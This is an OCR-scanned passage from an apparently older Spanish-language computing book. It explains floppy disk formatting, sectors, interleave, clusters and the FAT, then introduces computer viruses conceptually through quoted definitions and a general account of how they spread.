

Figura MF 2-2: La compatibilidad de los sistemas permite la transmisión de información a cualquier parte del mundo.

buscar un programa o un dato que se encuentre almacenado al final de la cinta, se debe adelantar toda para encontrarlo y accesarlo.

La capacidad de almacenamiento de datos de las cintas magnéticas es muy grande, comparada con la que tienen los discos duros o fijos o los disquetes, los cuales son más adecuados para trabajo continuo debido a la manera aleatoria y directa que tienen de acceder a la información.

Como se ha mencionado, independientemente del sistema o equipo que se esté utilizando, la información se maneja de manera muy parecida. Esto no quiere decir que un disco que ha sido formateado en una computadora Macintosh pueda ser leído en una computadora Commodore (aunque ya se han diseñado *interfaces* que logran la tan deseada compatibilidad).

Al referirnos a "discos" en este libro, se hablará generalmente de disquetes de doble cara y doble densidad, formateados con el sistema operativo MS o PC-DOS compatibles con los equipos IBM, y que tienen una capacidad de almacenamiento de 360 kb, aunque haremos también algunas referencias a otros sistemas y otros formatos.

Estructura de los discos

Los discos necesitan ser formateados para su uso, proceso similar a marcar renglones y márgenes en una hoja de papel para después escribir ordenadamente sobre ella. Este proceso define la forma y distribución de la información en el disco, y se denomina *sectorización suave o lógica* --[soft-sectoring o logic-sectoring]--.

Algunos sistemas formatean a 40 pistas --[tracks]-- y otros hasta 80. El DOS, en un disco de 5 1/4" de doble cara y doble densidad, formatea 9 sectores y 40 pistas por cada lado, por lo que se tienen 720 sectores lógicos, cada uno de los cuales almacena 512 bytes, dando una capacidad de almacenamiento total de 360 kb. Por su parte, los discos de 3 1/2", con 80 pistas y 9 sectores, tienen un total de 720 kb. (En los equipos con microprocesador 80286, las unidades de disco de 5 1/4" formatean una capacidad total de 1.2 Mb, y los de 3 1/2" hasta 1.4 Mb.)



Figura MF 2-3: Disquete o disco flexible --[floppy disk]-- dividido en pistas y sectores.

No obstante, la organización de cualquier disco es muy semejante en todos los sistemas: El sistema operativo DOS lo divide en anillos concéntricos cuyo número puede ser de 48 o 96 pistas por pulgada --[Tracks per inch (tpi)]--. Sin embargo, como no se utiliza toda la superficie del disco, sólo se crean 40 u 80 de estas pistas --[tracks]--. A su vez, cada pista --[track]-- es dividida en 8 o 9 sectores, dependiendo de la versión del DOS que se use. (La unidad de disco reconoce la posición del primer sector de cada pista mediante un pequeño orificio de indexación --[Index hole]-- que se encuentra cerca del centro del disquete.

Los sectores son divisiones en forma de gajos de una naranja partida por la mitad, por lo que todas las pistas del disco contienen el mismo número de sectores. Cuando se graba cualquier información en el disco, siempre se ocupan sectores completos.

El sistema operativo DOS --[Disk Operating System]-- tiene dos maneras de identificar los sectores: *sectores absolutos* --[absolute sectors]-- y *sectores lógicos* --[logical sectors]--. Los sectores absolutos se identifican por su posición física en el disco, como por ejemplo lado cero, cilindro 14, sector 6, y los sectores lógicos se identifican comenzando por el sector cero, hasta el sector *x*, no importa en qué lado o cilindro (en el caso de discos duros) esté.

Qué es el factor de intercalación

Las altas velocidades a las que giran los discos (3600 rpm en el caso de los discos duros) no permiten que el sistema operativo DOS pueda leer la información en forma continua, ya que después de leer un sector y ubicar la información en la memoria, cuando está listo para leer el siguiente sector, éste puede ya haber pasado por debajo de la cabeza lectora y el DOS necesita esperar a que se produzca un giro completo del disco para leer el siguiente sector.

Para evitar esta pérdida de tiempo y optimizar los tiempos de lectura



Figura MF 2-4: Información grabada en disco con factor de intercalación 4:1.

y (o) grabación, los discos flexibles o duros, se preparan desde su lugar de fabricación para que puedan grabar o leer la información con un factor de intercalación --[Interleave factor]--, que permite grabar o leer un sector y dejar pasar un *x* número de sectores, esperando el sector apropiado para grabar o leer el siguiente sector, y así consecutivamente.

La figura MF 2-4 muestra cómo se graba la información en un disco con un factor de intercalación de 4:1. Lógicamente el factor de intercalación óptimo es 1:1, lo cual significa que la cabeza de grabación tiene la capacidad de leer o grabar un sector enseguida de otro, y esto trae consigo un ahorro considerable de tiempo en todos los accesos de lectura y (o) grabación que se hagan al disco.

Qué son los sectores contiguos --[clusters]--

El sistema operativo DOS --[Disk Operating System]-- optimiza la lectura y (o) grabación de datos, creando grupos de sectores contiguos llamadas clusters. Estas unidades de grabación pueden contener uno o más sectores, según sea el formato del disco que se utilice, y los enumera en orden secuencial desde el número 2 (los primeros sectores los reserva para el sector de carga --[Boot sector]-- y la tabla de asignación de archivos --[File Alocation Table (FAT)]--).

Estos sectores contiguos --[Clusters]-- no se pueden representar o visualizar físicamente en el disco, pero el DOS los agrupa de esa manera por conveniencia propia, para optimizar los tiempos de lectura o grabación de la información.

Cómo se almacena la información

La cabeza de lectura/grabación de la unidad de disco contiene una bobina (la cual no es más que un cable enrollado alrededor de un núcleo de hierro) que trasmite impulsos eléctricos. Estos pulsos eléctricos inducen un campo magnético en la cabeza al desplazarse el núcleo sobre el revestimiento igualmente magnetizable que tiene la superficie del disco.



Figura MF 2-5: La cabeza de lectura/grabación alinea las partículas magnetizadas en la superficie del disco.

Conforme avanza el disco se magnetizan las partículas de cada pista --[track]--, las cuales se ven obligadas a alinear sus polos magnéticos en la misma dirección, formando así una banda magnetizada que contendrá la información tal como la hemos grabado.

Dos de estas bandas contiguas magnetizadas integran lo que se conoce como un *bit* --[Binary Digit]--, que es la unidad básica de información. Es decir, cada par de bandas magnetizadas representa el número binario 0 o 1 (cero o uno). ¿Cómo reconoce la computadora si



Figura MF 2-6: Representación de las bandas con las partículas magnetizadas de manera que representanel número binario 1100.

se trata de un 0 o de un 1? Si las partículas magnéticas en ambas bandas están alineadas en el mismo sentido, el bit de datos representa un *cero*. Si las partículas magnéticas en ambas bandas están alineadas en sentido opuesto, el bit de datos representa un *uno*.

Cuando se crean otras dos bandas magnéticas para otro bit de datos, la polaridad entre las partículas de la primera banda del nuevo bit y las partículas de la segunda banda del bit anterior será opuesta. Esto le indica a la computadora que se trata de un nuevo bit de datos. En el ejemplo de la figura MF 2-6, los cuatro pares de bandas magnetizadas o *bits* representan el número binario 1100 (el número decimal 12).

Ocho pares de estas bandas magnetizadas contienen 8 bits o un carácter alfanumérico. En la jerga de la computación, 8 bits equivalen a un byte (u octeto), el cual se ha tomado como la unidad de medida para la capacidad de almacenaje que puede tener la memoria convencional o RAM de la computadora y (o) los diferentes medios magnéticos utilizados para almacenar la información, como son los discos, casetes, cintas, cartuchos, CD ROM's, etc.

En la figura MF 2-7 se muestran disquetes estándar de 5 1/4" --[floppy disks]-- y de 3 1/2" --[micro floppy disks]--, con su funda blanda el de 5 1/4" y su cubierta de plástico el de 3 1/2". En los dos se ven los orificios o muescas que se utilizan para la protección contra escritura.



Figura MF 2-7: Disquetes de 5 1/4 y 3 1/2".



Figura MF 2-8: Disquete dividido en pistas y sectores. En él se muestran los sectores en donde se alojan el programa de carga, la FAT y el directorio raíz.

En el lado 0 cara 0 (cero) del disco, el sistema operativo DOS reserva el sector 0 (cero), en la pista 0 (cero), como el área de carga --[boot area]--, donde se aloja un pequeño programa escrito en lenguaje de máquina que inicia el proceso de carga. Enseguida, en los sectores 1 y 2 se aloja la tabla de asignación de archivos --[File Allocation Table (FAT)]-- que se encarga de llevar un registro de todos los archivos, su dirección y los sectores que ocupan.

Los sectores 3 y 4 guardan una copia de la tabla de asignación de archivos --[File Allocation Table (FAT)]-- como medida de seguridad; ésta se actualiza cada vez que se graba o borra un archivo del disco. Por ejemplo, en un disco fijo de 20 Mb, la tabla de asignación de archivos ocupa 80 sectores, 40 para la tabla original y 40 para la copia.

Los sectores 5 al 11 alojan el *directorio raíz* --[root directory]--. En este directorio se lleva un registro del nombre de cada archivo, con la fecha y hora de su creación; además, lleva un registro de los *clusters* que indican el comienzo y el final de cada archivo en la tabla de asignación de archivos --[File Allocation Table (FAT)]--, y finalmente la longitud o tamaño de cada archivo en bytes.

Existen métodos que permiten interpretar el contenido de la tabla de asignación de archivos —[File Allocation Table (FAT)]—, pero su explicación está más allá del propósito de este libro por los conocimientos altamente técnicos que se requieren. Por tal razón preferimos mencionar ciertos programas de utilidad que cumplen la misma función, ellos son: Norton Utilities, PC-Tools, Mace Utilities y otros. Todos ellos tienen funciones que permiten ver un "mapa" de cualquier área del disco y desensamblar por sectores y clusters la información allí contenida.

La tabla de asignación de archivos está organizada de forma tabular con números hexadecimales comprendidos entre el 0H y el 000H, los cuales muestran los atributos de cada sector de la siguiente manera:

0000 = Sector disponible

FFF0 a FFF6=Sector reservado

FFF7= Sector dañado

FFF8 a FFFF= Ultimo registro del archivo

Algunos virus se alojan en las áreas más vulnerables de los discos que son el sector de carga —[Boot sector]—, la tabla de particiones (en el caso de discos fijos), la tabla de asignación de archivos —[File Alocation Table (FAT)]—, o en los sectores que ocupan los programas de sistema o los archivos ejecutables o programas del usuario. Por eso es tan importante saber cómo se distribuyen las áreas de sistema y de información en los discos.

MacroFlash 3
Qué son los virus Informáticos

Los *virus de las computadoras* no son más que *programas*. ¡Sí, simples programas de computación elaborados por *programadores*! Son programas similares al de un procesador de textos o de una hoja de cálculo, a un programa de base de datos o a un programa de control de inventarios. (Es decir, programas que contienen instrucciones para que las ejecute la computadora.)

Siendo igualmente programas, los virus informáticos casi siempre los acarrean las copias ilegales o pirateadas. Provocan desde la pérdida de datos o archivos en los medios de almacenamiento de información, hasta daños al sistema y, algunas veces, incluyen instrucciones que pueden ocasionar daños al equipo.

Estos programas tienen algunas características especiales: son muy pequeños (en muy pocas líneas contienen instrucciones, parámetros, contadores de tiempo o del número de copias, mensajes, etc.). Casi nunca incluyen el nombre del autor, ni el registro o copyright, ni la fecha. Se reproducen a sí mismos y toman el control o modifican otros programas.

Antes de presentarse el problema de los virus en las grandes empresas, en las dependencias del gobierno y hasta en los centros de investigación había un gran escepticismo sobre el tema, y nadie se atrevía a opinar o decir algo sobre los virus informáticos, por lo que todavía no se ha dado una definición exacta de ellos.

En su libro *What you should know about Computer Viruses*, Ralph

Burger los define como "Un programa que puede insertar copias ejecutables de sí mismo en otros programas." (El programa infectado puede infectar a su vez otros programas.)

Por su parte, Alberto Rojas —en su artículo *¿Ya vacunó a su PC?*, publicado en la revista mexicana PC/TIPS— los ha definido como: "Todo aquel código que al ser ejecutado altera la estructura del software del sistema y destruye programas o datos sin autorización ni conocimiento del operador."

Además, Rojas los agrupa en tres grandes áreas: *Caballos de Troya, Virus autorreplicables* y *Esquemas de protección*. Esta definición se acerca más a la realidad, pues en teoría todo programa que tiene capacidad para modificar la estructura de otro programa y realizar operaciones de sobreescritura en la información que contienen los discos, podría ser un virus potencial.

No obstante, el artículo de Rojas especifica claramente que los virus nunca piden permiso y jamás avisan de su presencia en el sistema o en el programa infectado.



Figura MF 3-1: Se comparan los virus informáticos con los biológicos.

Ya en 1981, en la Universidad de Dortmund, de Alemania Federal, J. Kraus escribía acerca de la autorreproducción del software: "Suponga que *A* es un programa válido que ha sido escrito en el lenguaje *B*: Si el programa *A* no tiene entradas y reproduce su código de máquina en forma impresa (con exactitud) o lo copia en la memoria convencional o RAM, se puede concluir que el programa *A* es (estrictamente) autorreproductivo."

Aunque no se puede aplicar esta definición a los programas de virus informáticos —porque un virus no siempre se replica "exactamente" sino que a veces reproduce solamente ciertas partes de su programa—, Kraus sólo toma en cuenta la reproducción del código del programa y no su inclusión dentro de otros. Por lo tanto, el autor considera que la definición más aceptable es la de Ralph Burger, que incluimos a continuación:

"Un programa debe clasificarse como virus si combina los siguientes atributos:

- Modificación de códigos del software —que no pertenecen al propio programa *virus*— a través del enlace de las estructuras del programa virus con las estructuras de otros programas.
- Facultad de ejecutar la modificación en varios programas.
- Facultad para reconocer, *marcándola*, una modificación realizada en otro(s) programa(s).
- Posibilidad de impedir que vuelva a ser modificado el mismo programa, al reconocer que ya está infectado o *marcado*.
- El software modificado asimila los atributos anteriores para, a su vez, iniciar el proceso con otros programas en otros discos."

Para los usuarios que no tienen mucha experiencia en la programación y conocen poco de la estructura y funcionamiento interno de las computadoras, resulta difícil entender claramente lo que es un programa de virus; sobre todo porque existe una gran variedad de ellos, funcionan de muy diversas maneras y producen efectos bastante dife-

rentes, dependiendo del área del disco que afecten.

Además, la capacidad destructiva o de perturbación del trabajo que tienen los virus va en función de la capacidad de las mentes (creadoras o destructoras) de sus autores, pudiendo darse el caso de que al desatarse la destructiva acción del virus, escape al control de su mismo creador, pues actúa como la *reacción en cadena* de la *fisión nuclear*.

Cómo funcionan los virus

Como se mencionó anteriormente, los virus informáticos tienen muchas formas de operar. Aquí intentaremos dar una idea clara de la forma más general de funcionamiento de los programas de virus. Para ello, hay que empezar por conocer cómo funcionan la mayoría de los programas de aplicación que utilizamos diariamente.

Estos programas, que llamaremos "normales", operan casi todos de manera semejante y se ejecutan tan pronto se teclea su nombre de archivo —sin necesidad de teclear la extensión— y se pulsa [Enter]. Por ejemplo, para cargar a Lotus 1-2-3 en la memoria —cuyo archivo ejecutable puede ser 123.COM o 123.EXE, dependiendo de la versión idiomática del programa— basta con teclear "123" y pulsar [Enter], y así en casi todos los programas ejecutables.

Como es sabido, el programa se carga de inmediato en la memoria convencional o RAM, y permanece allí mientras se mantenga encendida la computadora (y no se le indique al programa que deseamos TERMINAR su ejecución). Recuerde que el procedimiento correcto para salir de un programa no sólo se encarga de "borrar" ese programa de la memoria, sino que también cierra apropiadamente todos los archivos que éste mantenía abiertos para grabar y (o) leer la información necesaria. Finalmente, si los hay, borra de los disquetes o del disco fijo (o duro) los archivos "temporales" que crean ciertos programas de aplicación durante el trabajo con ellos.

Los programas de virus no se ejecutan de la misma forma, sino que se infiltran en el sistema cuando alguien introduce un disco "infectado" a la unidad de disco y ejecuta uno de los programas que ese disco

contiene. Puede ser algo tan simple como visualizar el directorio del disco, lo que permita que el programa de virus busque alojarse en la memoria RAM de la computadora, en el área de carga --[boot]-- del disco o en la tabla de asignación de archivos o FAT --[File Allocation Table]-- (que contiene todos los datos de direccionamiento de los archivos).

